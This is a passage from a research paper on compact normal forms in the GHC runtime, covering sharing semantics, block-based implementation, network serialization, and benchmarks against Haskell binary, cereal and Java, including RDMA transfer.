    d = (3:s, 4:s)
    c ← mkCompact
    r ← appendCompact d
    -- Are 'tail (fst r)' and 'tail (snd r)' shared?
```

In an ideal world, the sharing present in `d` would be preserved in the compact region. However, for reasons we will describe in Section 4.3, we can more efficiently implement copying if we don't preserve sharing. Thus, by default, we do not preserve sharing of non-compact subgraphs; however, a user may optionally use a slower API to preserve sharing.

Sharing after append Consider the following program, where `t` is a thunk whose type is compactable:

```
do c ← mkCompact
    r ← appendCompact t c
    -- Are t and r shared?
```

The process of appending `t` to `c` caused it to be fully evaluated; furthermore, `r` refers to the fully evaluated version of this data structure which lives in the compact region. Is `t` updated to also point to this data structure?

In some cases, it is not possible to achieve this sharing: if `t` is a reference to a fully evaluated structure in different compact, it *must*

e	$::=$		
	<code>lit</code>		Literal
	<code>$f \overline{a_i}^i$</code>		Application
	<code>x</code>		Variable
	<code>$K \overline{a_i}^i$</code>		Constructor
	<code>$\text{case } e \text{ of } \overline{K_i \overline{a}} \rightarrow e_i^i$</code>		Pattern match
	<code>$\text{let } x = rhs \text{ in } e$</code>		Let binding
	<code>mkCompact</code>		
	<code>$\text{appendCompact } x \ y$</code>		
rhs	$::=$	Right-hand sides	
	<code>$\lambda \overline{x_i}^i . e$</code>		Function
	<code>$\ulcorner e \urcorner$</code>		Thunk
	<code>$K \overline{a_i}^i$</code>		Constructor

Figure 2: Syntax for simplified STG

be copied to the new compact region. Additionally, if `t` had already been fully evaluated, it's not possible to “modify” the result to point to the version in the new compact region. Thus, to make sharing behavior more predictable and indifferent to evaluation order, we decided `t` should never be updated to point to the version of the data structure in the compact.

Semantics We can be completely precise about the sharing properties of this interface by describing a big-step semantics for our combinators in the style of Launchbury's *natural semantics* [18]. To keep things concrete, we work with the specific intermediate language used by GHC called STG [15], which also supports data constructors. The syntax STG plus our combinators is described in Figure 2, with metavariables f and x representing variables, K representing constructors, and a representing either a literal or variable. STG is an untyped lambda calculus which has the same restriction as Launchbury natural semantics that all arguments a to function (and constructor) applications must either be a literal or a variable. This makes it easy to model the heap as a graph (with variables representing pointers); thus, sharing behavior can be described.

The basic transition in a big-step semantics is $\Gamma : e \Downarrow \Gamma' : a$: an expression e with heap Γ reduces to a value or literal with new heap Γ' . The semantics for the standard constructs in STG are completely standard, so we omit them; however, there is one important difference about Γ : a heap may also contain *labelled* bindings $x \mapsto v$, indicating the value in question lives in a compact region c . (Values in the normal heap implicitly have a special label ϵ). With this addition, the rules for the two combinators are then quite simple:

$$\begin{array}{c}
 \frac{c \text{ fresh} \quad x \text{ fresh}}{\Gamma : \text{mkCompact} \Downarrow \Gamma[x \mapsto \epsilon] : x} \\
 \frac{\Gamma : x \Downarrow \Delta : x' \quad x' \mapsto rhs \text{ in } \Delta \quad \Delta : y \Downarrow_c^{\text{rnf}} \Theta : y'}{\Gamma : \text{appendCompact } x \ y \Downarrow \Theta : y'}
 \end{array}$$

The rule for `appendCompact` hides some complexity, as it needs to recursively evaluate a data structure to normal form. We can express this process with a specialized evaluation rule $\Gamma : e \Downarrow_c^{\text{rnf}} \Gamma' : a$, which indicates e should be fully evaluated and the result copied into the compact region c , where a points to the root of the copied result. The “reduce to normal form” operation (rnf) has only three rules:

$$\begin{array}{c}
\frac{\Gamma : e \Downarrow \Gamma' : z' \quad \Gamma' : z' \Downarrow_c^{\text{rnf}} \Gamma'' : z''}{\Gamma : e \Downarrow_c^{\text{rnf}} \Gamma'' : z''} \text{ EVAL} \\
\\
\frac{x \xrightarrow{c} v \text{ in } \Gamma}{\Gamma : x \Downarrow_c^{\text{rnf}} \Gamma : x} \text{ SHORTCUT} \\
\\
\frac{x \xrightarrow{c'} K \overline{y_i}^i \text{ in } \Gamma_0 \quad \overline{\Gamma_i : y_i \Downarrow_c^{\text{rnf}} \Gamma_{i+1} : z_i}^i}{\Gamma_0 : x \Downarrow_c^{\text{rnf}} \Gamma_n [z \xrightarrow{c} K \overline{z_i}^i] : z \quad (z \text{ fresh})} \text{ CONRECURSE}
\end{array}$$

First, if data pointed to by x is not fully evaluated, we evaluate it first using the standard reduction rules (EVAL). Otherwise, if we are attempting to rnf a variable into c (SHORTCUT), but it already lives in that region, then nothing more is to be done. Otherwise, x already points to a constructor in weak head normal form but in a different region c' (CONRECURSE), so we recursively rnf the arguments to the constructor, and then allocate the constructor into the compact region c .

It is easy to show by induction that compact region invariant is preserved by these evaluation rules:

INVARIANT 1 (Compact region invariant). *For any heap binding $x \xrightarrow{c} v$ in Γ where c is not ϵ , v is a constructor $K \overline{a_i}^i$ such that for each non-literal variable a_i , $a_i \xrightarrow{c} v_i$ is in Γ .*

THEOREM 1 (Preservation). *If the compact invariant holds on Γ , and $\Gamma : e \Downarrow \Gamma' : z'$, then the compact invariant holds on Γ' .*

4. Implementation

4.1 The GHC Runtime System

We first review some details of GHC runtime system. Readers already familiar with GHC’s internals can safely skip to the next subsection.

Block-structured heap In GHC, the heap is divided in blocks of contiguous memory in multiples of 4KB. [21] The smallest block size is 4KB, but larger blocks can be allocated to hold objects which are larger than 4KB. Blocks are chained together in order to form regions of the heap, e.g. the generations associated with generational garbage collection.

In memory, blocks are part of aligned *megablocks* of one megabyte in size. These megablocks are the unit of allocation from the OS, and the first few blocks in each megablock are reserved for the *block descriptors*, fixed size structures containing metadata for one block in the same megablock. Because of this organization it is possible to switch between a block and a block descriptor using simple pointer arithmetic. Block descriptors contain information such as how large a block is (in case it holds an object larger than four kilobytes) and what portion of the block is in use.

This block structure gives the GHC runtime system the property that given an arbitrary pointer into the heap, it is possible in some cases to verify in constant time in what object it lives, and that property is exploited by our implementation to efficiently test if an object already lives in a compact region.

Layout of objects in the heap Since the in-memory representation of objects is what will be transmitted on the network, it is worth explaining how GHC lays out objects in memory. Objects are represented by a machine size *info pointer* followed by the payload of the object (numeric data and pointers to other object, in an order which depends on the object type).

The info pointer points to an *info table*, a static piece of data and code that uniquely identifies the representation of the object and the GC layout. In case of functions, thunks and stack continuations, it

holds also the actual executable code, while for ADTs it contains an identifier for the constructor which is used to discriminate different objects in `case` expressions.

It is important to note that info tables are stored along side the machine code in the executable and never change or move for the lifetime of the process. Moreover, in case of static linking, or dynamic linking without address space layout randomization, they are also consistent between different runs of the same binary. This means that no adjustment to info pointers is necessary when the same binary is used.

4.2 Compact Regions

Conceptually, a compact region is a mutable object in which other objects can be added using the `appendCompact` operation. Operationally, a region is represented as a chain of blocks (hopefully one block long!) Each block of a compact region has a metadata header (in addition to the block descriptor associated with the block), which contains a pointer to the next and to the first block in the chain. Additionally, the first block of a compact region contains a tag which identifies the machine from which the data originated (the purpose of which is explained later in the section).

It is interesting to observe therefore that a compact region can be thought of as a heap object in itself: it can be treated as a linked list of opaque bytestrings which do not have to be traced. At the same time, the compact region internally contains other objects which can be directly addressed from outside.

Garbage collection Usually in a garbage collected language, it is unsafe to address component parts of an object known to the GC, because there is no way for the GC to identify the container of the component and mark it as reachable as well.

Nevertheless, for compacts this property is achievable: given an arbitrary address in the heap, we can find the associated block descriptor and use the information stored there to verify in constant time if the pointer refers to an object in a compact storage. If it does, we mark the entirety of the compact region as alive, and don’t bother tracing its contents. This test can be used by user code to check if an object is already a member of a compact, or even if it is just in normal form (so a `deepseq` can be omitted).

Skipping tracing of the insides of compact regions has one implication: *if a single object in a compact region is live, all objects in a compact region are live*. This approximation can result in wasted space, as objects which become dead cannot be reclaimed. However, there are a few major benefits to this approximation. First, long-lived data structures can be placed in a compact region to exclude them from garbage collection. Second, the avoidance of garbage collection means that, even in a system with copying garbage collection, the heap addresses of objects in the region are *stable* and do not change. Thus, compact regions serve as an alternate way of providing FFI access to Haskell objects. Finally, a “garbage collection” can be requested simply by copying the data into a new compact region, in the same manner a copying garbage collector proceeds.

4.3 Appending Data to a Compact Region

As we’ve described, the process of appending data to a compact region is essentially a copy, short-circuiting when we encounter data which already lives in the compact region. However, we can avoid needing to perform this copy recursively by applying the same trick as in Cheney copying collection: the compact region also serves as the queue of pending objects which must be scanned and copied.

If copying would cause the block to overflow, a new block is allocated and appended to the chain, and copying then proceeds in the next block. The size of the appended block is a tunable

parameter; in our current implementation, it is the same size as the previous block.

Preserving sharing while copying Suppose that we are copying a list into a compact region, where every element of the list points to the *same* object: the elements are all shared. In a normal copying garbage collector, the first time the object is copied to the new region, the original location would be replaced with a *forwarding* pointer, which indicates that the object had already been copied to some location.

However, in our case, we can't apply this trick, because there may be other threads of execution running with access to the original object. Initially, we attempted to preserve sharing in this situation by using a hash table, tracking the association of old objects and their copies in the compact region. Unfortunately, this incurred a significant slow-down (between $\times 1.5$ and $\times 2$).

Thus, our default implementation does *not* preserve sharing for objects which are not already in a compact region. (Indeed, this fact is implied by the semantics we have given.) Thanks to the fact that only immutable data is copied in this way, this duplication is semantically invisible to the application code, although memory requirements can in the worst case become exponential, and structures containing cycles cannot be handled by this API.

While it may seem like this is a major problem, we can still preserve sharing for data structures whose shared components already live in a compact region. In this case, when we take a data structure already in a compact region, apply some functional update to it, and append the result to it, the shared components of the new data structure continue to be shared. We believe internal sharing which does not arise from this process is less common, especially in data which is to be sent over the network.

Trusted Compactable instances The `Compactable` type class serves two purposes: first, it describes how to evaluate data to normal form while short-circuiting data which is already in normal form (the existing type class `NFData` always traverses the entirety of an object), and second, it enforces the safety invariant that no mutable objects be placed in a compact region.

Unfortunately, because `Compactable` type classes are user definable, a bad instance could lead in the type checker accepting a copy of an impermissible type. Currently, our implementation additionally does a runtime check to ensure the object fulfills the invariants. Ideally, however, a `Compactable` would only be furnished via trusted instances provided by GHC, in a similar fashion to the existing `Typeable`. [17]

4.4 Network Communication

Once your data is in a compact region, you can use any standard techniques for sending buffers over the network. However, there are some complications, especially regarding *pointers* which are in the compact region, so for the sake of explicitness (and to help explain the experimental setups in the next section), we describe the details here.

Serialization A compact region is simply a list of blocks: thus, the serialization of a compact region is each block (and its length), as well as a pointer to the root of the data structure that is the root. The API we provide is agnostic to the *particular* network transport to be used:

```
data SerializedCompact a = S {
  blockList :: [(Ptr a, Word)],
  root :: Ptr a
}

withCompactPtrs :: Compact a
  → (SerializedCompact a → IO b)
  → IO b
```

```
importCompact :: SerializedCompact a
  → (Ptr b → Word → IO ())
  → IO (Compact a)
```

The two functions operate in pair: `withCompactPtrs` accepts a function `SerializedCompact a → IO b` that should write the data described by the `SerializedCompact` to the communication channel. Conversely, `importCompact` takes care of reserving space in the heap for the compact region using the `SerializedCompact` (transmitted out of band as simple address/size pairs), then calls the provided function `Ptr b → Word → IO ()` for each piece of reserved space: this function receives the data and places it at this address.

One property of this design is that the `SerializedCompact`, containing the addresses of blocks on the originating machine, must be sent in full through an out of band channel. This is to give a chance to the runtime system to allocate the blocks on the receiving machine at the right addresses from the start, which is necessary to allow full zero-copy transfer in a RDMA scenario.

Pointer adjustment If the data associated with a compact region is not loaded into the same address as its original address, it is necessary to offset all of the internal pointers so that they point to the new address of the data in question. This procedure can be skipped if the sender is trusted and the compact region is loaded to its original address.

To ensure that we will be able to load compact regions into the correct address space, we observe the address space in a 64-bit architecture (or even a 48 bit one like x86_64) is fairly large, more than the application will need. Therefore, our approach is to divide it into n *chunks* (in our case, 256 chunks of 128 GiB each) and assign each chunk to a specific machine/process combination.

Memory in these chunks is separated by the normal heap and is used only for compact storage, which means that every machine can have an approximate view of the contents of its assigned chunk in all other machines. This is enough to greatly reduce the number of collisions when attempting a directed allocation.

Unfortunately, this scheme is not guaranteed to work, as memory can be reused on the sender before it is reclaimed also on the receiver, triggering a collision and a linear pointer adjustment. An alternate design is to never reuse address space, simply unmapping the address for old compacts when they become no longer reachable.

Interoperation with different binaries As mentioned above, info tables for each object in a compact region are static and well-defined for a given binary. This allows us to ignore the info pointers inside the compact data, provided that the data originates from another instance of the same executable on a compatible machine. We verify this with an MD5 checksum of the binary and all loaded shared libraries, which is included in the payload of every compact sent on the wire and verified upon importing.

If this verification fails, the import code has to adjust the info pointers of all objects contained in the imported storage. One option to reconstruct the info pointers would be to send the info tables together with the data. Unfortunately, the info tables are fairly large objects, due to alignment and the presence of executable code, which makes this option not viable in practice. Additionally, the executable code can potentially make references to other pieces of code in the runtime system.

Instead, we observed that every info table is identified by a dynamic linker symbol which is accessible to the runtime. Thus, we extended the compact storage format to contain a map from all info table addresses to the symbol names, to be sent on the wire with the data. This map is employed to obtain symbol names for the transmitted info table pointers, which can then be linked against their true locations in the new binary.


```

-- Pointer-heavy data with more pointers than scalars.
-- Representative of boxed, linked datatype in Haskell,
-- such as lists.
data BinTree = Tree BinTree BinTree
             | Leaf {-# UNPACK #-} !Int

-- Small-struct data, increasing to a handful of scalars.
-- Representative of custom datatypes for numeric
-- and computationally intensive problems.
data PointTree
  = PTree PointTree PointTree
  | PLeaf { x :: {-# UNPACK #-} !Int64
          , y :: {-# UNPACK #-} !Int64
          , z :: {-# UNPACK #-} !Int64
          , mass :: {-# UNPACK #-} !Int64
          }

-- Small-array data, with small, unboxed strings.
data TweetMetaData =
  TweetMetaData { hashtags :: ![Text]
                , user_id  :: {-# UNPACK #-} !Int64
                , urls     :: ![Text]
                }

```

Figure 3: Our three representative data types for studying data transfer and storage. We do not cover large unboxed array data, because these types are already handled well by existing memory management and network transfer strategies.

Because this mapping incurs some overhead, we allow programmers to chose whether or not to pay this cost for more safety. On the other hand, we can cache the mapping on the receiver side, so if the types and data constructors of the values sent do not change, the setup cost needs to be paid only for the first message sent.

5. Evaluation

In this section, we characterize the performance of compact normal forms by looking both at serialization and memory footprint costs, as well as end-to-end numbers involving network transmission, garbage collections and a key-value store case-study. The details of the experiments are in the upcoming subsections, but we first spend some time to describe our experimental setup.

We compare against the latest versions of the Haskell binary (which operates on lazy bytestring streams) and *cereal* (which operates on fully evaluated bytestrings). We also compared against the builtin Java serialization engine (`java.io.Serializable`) shipped with Java HotSpot version 1.8.0.31, as a sanity check to ensure Haskell has reasonable performance to start with—we are not merely making slow programs less slow, nor are we addressing a Haskell specific problem.

There are a variety of different types which we could serialize and deserialize. In our experiments, we used two variants of balanced binary trees with different pointer/total size ratios, varying sizes in power of two. In particular:

- *bintree* is a binary tree with a single unboxed integer in leaves. This variant has high pointer/total size ratio, and thus represents a worst case scenario for transmitting compact normal forms.
- *pointtree* is a binary tree with four unboxed integers in leaves, increasing the data density.

Additionally, we also analyzed a third data type, composed of URLs, hashtags and user IDs for all posts in Twitter in the month of November 2012 [22, 23].




Figure 4: Relative improvement for serializing a bintree of size 2^N with CNFs versus other methods. Both x and y scales are logarithmic; bigger is better for CNF (and worse for the serializer being compared.) Compact/Share refers to the implementation of compact regions which preserves internal sharing, showing the overhead of the hash table.

Our experiments were done on a 16-node Dell PowerEdge R720 cluster. Each node is equipped with two 2.6GHz Intel Xeon E5-2670 processors with 8-cores each (16 cores in total), and 32GB memory each. For the network benchmarks over sockets, we used the 10G Ethernet network connected to a Dell PowerConnect 8024F switch. Nodes run Ubuntu Linux 12.04.5 with kernel version 3.2.0.

5.1 Serialization Costs

Our first evaluation compares the cost of serializing data into a region, as well as the resulting *space* usage of the serialized versions. We don't include deserialization in this benchmark, because deserialization costs can often be pipelined with network transmission, making serialization a more representative quantity to measure. However, deserialization does add some overhead, which will be measured in the end-to-end latency benchmarks in the next section.

In Figure 4, we see a plot comparing serialization times for binary trees which store an integer at each node; some absolute values are also shown in Table ?? . We can see that for sizes up to 2^6 , constant factors dominate the creation of compact normal forms (it takes about 1.5ns to create a compact region); however, at larger sizes copying is four times faster than serializing. Beyond 2^{12} leaves, binary and cereal slow down a factor of four due to garbage collection overhead; by increasing the amount of memory available to GHC, this slowdown can be reduced but not eliminated.

The graph for *pointtree* was comparable, and for Twitter the serialization overhead was consistently $\times 5$ for binary and between $\times 4$ and $\times 9$ for Java.

5.2 Memory Overhead

In Table 2, we report the sizes of the various serialized representations of large versions of our data types; these ratios are representative of the asymptotic difference.

We see that in the worst case, the native in-memory representation can represent a $\times 4$ space blow-up. This is because a serialization usually elides pointers by inlining data into the stream; furthermore tags for values are encoded in bytes rather than words.

Table 1: Median latency for serialization with CNFs versus serialization with Haskell binary and Java, for the bintree data structure.

Size	Compact	Binary	Java
2^{23} leaves	0.322 s	6.929 s	12.72 s
2^{20} leaves	38.18 ms	0.837 s	1.222 s
2^{17} leaves	4.460 ms	104.1 ms	109 ms
2^{14} leaves	570 ns	8.38 ms	9.28 ms
2^{11} leaves	72.4 ns	255 ns	1.13 ms

Table 2: Serialized sizes of the selected datatypes using different methods.

Method	Type	Value Size	MBytes	Ratio
Compact	bintree	2^{23} leaves	320	1.00
Binary			80	0.25
Cereal			80	0.25
Java			160	0.50
Compact	pointtree	2^{23} leaves	512.01	1.00
Binary			272	0.53
Cereal			272	0.53
Java			400	0.78
Compact	twitter	1024MB	3527.97	1.00
Binary			897.25	0.25
Cereal			897.25	0.25
Java			978.15	0.28




Figure 5: Relative improvement for median end-to-end latency for socket communication with CNFs versus serialization by Haskell binary and Java, for two different data structures bintree and pointtree. Both x and y scales are logarithmic; bigger is better for CNF (and worse for the serializer being compared.) At small sizes, constant factors of CNFs dominate.

However, as the raw data increases, our ratios do get better. Interestingly, the Twitter data achieves a relatively poor ratio: this is in part because most of the strings in this data are quite small.

The difference in memory size sets the stage for the next set of experiments on network transfer latency.

5.3 Heap-to-Heap Network Transfer

Given that the size of data to be transmitted increases, the real question is whether or not the end-to-end performance of transmitting a

Table 3: Median end-to-end latency for socket communication with CNFs versus serialization by Haskell binary and Java, for the different data structures bintree and pointtree.

Type	Size	Compact	Binary	Java
bintree	2^{23} leaves	3.180 s	6.98 s	9.595 s
	2^{20} leaves	382.4 ms	982 ms	837 ms
	2^{17} leaves	59.93 ms	100 ms	90 ms
	2^{14} leaves	8.380 ms	10.54 ms	11 ms
	2^{11} leaves	1.833 ms	1.238 ms	2 ms
pointtree	2^{23} leaves	4.978 s	23.58 s	15.71 s
	2^{20} leaves	624.0 ms	2.64 s	1.461 s
	2^{17} leaves	81.31 ms	321 ms	141 ms
	2^{14} leaves	13.3 ms	37.1 ms	35 ms
	2^{11} leaves	2.6 ms	4.33 ms	3 ms

heap object from one heap to another is improved by use of a compact normal form. With a fast network, we expect to have some slack: on a 1 Gbit connection, an extra 240 megabytes for a 2^{23} size binary tree costs us an extra 2.01 seconds; if serializing takes 6.92 seconds, we can easily make up for the slack (and things are better as more bandwidth is available).

Figure 5 shows the relative improvement for the end-to-end latency compact normal forms achieve relative to existing solutions for binary and Java. (We don’t test cereal, as it does not support pipelining deserialization.) We see that for low tree sizes, constant factors and the overall round trip time of the network dominate; however, as data gets larger serialization cost dominates and our network performance improves.

5.4 Persistence: Memory-Mapped Files

While communicating messages between machines is the main use case we’ve discussed, it’s also important to send messages through time, rather than space, by writing them to disk. In particular, not all on-disk storage is meant for archival purposes—sometimes it is transient, for caching purposes or communicating data between phases of an application. In Map-Reduce jobs, data is written out between rounds. Or in rendering pipelines used by movie studios, all geometry and character data is generated and written to disk from an earlier phase of the pipeline, and then repeatedly shaded in a later stage of the pipeline. For these use cases, storing in Compact format directly on disk is a feasible alternative.

Here we consider a scenario where we want to process the twitter data set discussed previously. The original data-set is stored on-disk in JSON format, so the natural way to process it would be to read that JSON. For this purpose, the standard approach in Haskell would use the efficient Aeson library¹. We use `Data.Aeson.TH` to derive instances which parse the on-disk format to the in-memory format shown in Figure 3.

The first scenario we consider requires reading *full* dataset through memory, in particular we count how many occurrences of the “cat” hashtag occur in the dataset, while we vary the size of the dataset read from 1MB to 1024MB. “Aeson/all” in Figure 6 shows the result. Reading the full gigabyte takes substantial time—55 seconds. “Compact/all” shows an alternative strategy. We cache a Compact representation on disk, using a format where each block is a separate file. We can then mmap these blocks directly into RAM upon loading, and allow the OS to perform demand paging

¹ <https://hackage.haskell.org/package/aeson>




Figure 6: Time spent to load N megabytes of Twitter metadata to access respectively one item at random or process all items sequentially, when loading the JSON directly with Aeson compared to loading a preprocessed Compact file from disk.

whenever we access the data. At the full 1GB size, this approach is $21.3\times$ faster than using Aeson to load the data.²

Finally, we also consider a *sparse* data access strategy. What if we want to read a specific tweet from the *middle* of the data set? This scenario measured in the “one” variants of Figure 6. Here, we still map the entire Compact into memory. But the OS only needs to load data for the specific segments we access, no matter where they fall. As a result Compact/one still increases linearly (time for system calls to map $O(N)$ blocks), but the gap widens substantially between it and Aeson/one. The traditional parsing approach must parse half of the data set to reach the middle, resulting in 26.6 seconds to access a tweet in the middle of the 1GB dataset, rather than 0.26 seconds for Compact.

5.5 Garbage Collection Performance

One of the stated benefits of compact normal forms is that objects in a compact region do not have to be traced. Unfortunately, we cannot in general give an expected wall clock improvement, since the specific benefit in an application depends on what data is converted to live in a compact region. Additionally, not all data is suitable for placement in a compact region: if a data structure is rapidly changing compact regions will waste a lot of memory storing dead data.

To give a sense of what kinds of improvements you might see, we constructed a few synthetic benchmarks based on patterns we’ve seen in workloads where garbage collector performance is influential:

- p threads concurrently allocate a list of elements into a compact region. This is a baseline showing the *best-case* improvement, since no elements become dead when a new cell is consed onto a list.
- p threads concurrently allocate a list of elements, but rooted in a single vector. This is meant to illustrate an example where adding a compact region could help a lot, since GHC’s existing parallel garbage collector scales poorly when the initial roots are not distributed across threads.

²We were not able to disable disk-caching on the evaluation platform (requiring root access), but we report the median result of 5 trials for all data points.




Figure 7: Median time for 16 threads to complete each $N/16$ insertions in 16 lists, where the lists are owned by the threads separately or are referenced by a shared Vector (`IORef [a]`). We can see that in normal Haskell times are influenced by GC pauses, which are greatly reduced for Compacts, despite the need to copy upfront. Java is included as a comparison, to show that Compact can improve performance even against a well tuned fast parallel GC.




Figure 8: Percentage of CPU time spent in the mutator (as opposed to GC) for 16 threads to complete each $N/16$ insertions in 16 lists, showing the increasing effect of tracing long lived data. Despite using a generational algorithm, the effect of major GCs is so prominent in normal Haskell that only a small fraction of time is spent in the real computation.

In all of these experiments, the data allocated by each thread is kept live until the end of the test run, simulating *immortal* data which is allocated but never freed.

In Figure 7 we can see the improvement in median running time for these two experiments when the operations happen for a list that lives in a compact region as opposed to the normal heap, while in Figure 8 we can observe the influence of GC in the overall time, which is greatly reduced in the compact case, allowing a more efficient use of resources.

One observation from these experiments is that it is important that the most or all of the existing compact data structure is reused by the mutator — otherwise, the excessive copies into the compact region of soon to be unused data become predominant in the total cost.

Additionally, because copying into Compact counts as allocation, this double allocation factor introduces memory pressure that triggers more garbage collections: while GC is faster in presence of compact regions, minor collections have to trace the new temporary objects that are allocated prior to copying into the compact region, and that is an added cost if the objects are short lived.

One way to overcome this limitation is to copy the data into a new compact region after a certain number of updates, just like a copying GC would do, such that the amount of unused values is always limited. In our current implementation this is a manual process and relies on the programmer to know the space complexity of the data structure being updated as well as the access patterns from the application (possibly with the help of profiling), but future work could explore efficient heuristics to automate this.

Conversely, it may be interesting to observe that because the GC does not trace the internals of compacts, the GC pauses are less dependent on the layout of the data in memory and how it was computed, making them not only shorter but also more predictable for environments with latency constraints.

5.6 Zero-copy Network Transfer using RDMA

High-performance computing environments—as well as large data centers—typically are comprised of tightly-coupled machines networked using low-latency, high-throughput, switched fabrics such as Infiniband or high-speed Ethernet. Remote Direct Memory Access (RDMA) enables a source machine to remotely access a destination machine’s memory without any active participation from the latter. In essence, RDMA decouples *data movement* from *synchronization* in communication between hosts. RDMA-enabled network hardware is set up to access a remote processor’s memory without involving the operating system on either end. This eliminates synchronization overheads and multiple redundant copies, achieving the lowest possible latency for data movement.

The promise of fast, low-latency RDMA communication, however, is often thwarted by pragmatic issues such as explicit buffer management and synchronization, and the fact that RDMA APIs are low-level and verbose to program with. In contemporary RDMA networking hardware, a host application is required to *pin* the memory that it wants to expose for transfers. The operating system populates page table entries (PTE) associated with this pinned buffer such that all subsequent accesses to memory bypass the OS (the Network Interface Card (NIC) can directly DMA to or from the locked memory). Further, a source machine requires a *handle* to the remote memory that it wants to access. Thus, there is often a rendezvous required between peers before they can communicate with each other.

Modern high-performance communication libraries offer several features built on top of the raw RDMA API to ease message passing over the network. Each peer reserves pre-pinned ring buffers for every other peer, which are used for transferring small messages. A peer maintains an approximate pointer into a eager ring buffer which is used as an index into remote memory. When a peer suspects that it might overflow the remote buffer, it reclaims space by synchronizing with the remote peer. Large messages are sent by sending a handle to the memory, and requesting the target to *get* the memory associated with the handle. In addition to raw remote memory access (RMA), message passing libraries also provide a RPC mechanism for invoking handlers on the transferred remote data.

We have already discussed the interaction of CNFs with network communication, and demonstrated the claimed performance improvements in Section 5.3. Here we consider true zero-copy transfer of heap objects between two networked machines. The two cases that we evaluated are shown in Figures 9a and 9b.

Consider a case where a client wants to send a pointer-based data structure to the server. With RDMA, the client needs to know where to *put* the data in the server’s memory. In the approach demonstrated in Figure 9a that we refer to as the eager (push-based) protocol, the server sends a handle to a pinned region in its memory per a client’s request. The client has to serialize the data structure into a contiguous memory region if the structure is not in




Figure 10: Median time it takes to send a *bintree* of varying tree depths from a client to the server using RDMA. At depth=26, it takes 48s to serialize, send and deserialize a 640MB Binary tree (for a throughput of 13MB/s), whereas it takes 16s for a 2.5GB Compact tree (for a throughput of 160MB/s).

CNF. The client puts into remote memory and notifies the server of completion. All of the protocol messages are exchanged over a control channel also implemented on top of RDMA using eager ring buffers. Finally, the server deserializes the received structure incurring an extra copy and the penalty of fixing up internal pointers if the structure is in CNF.

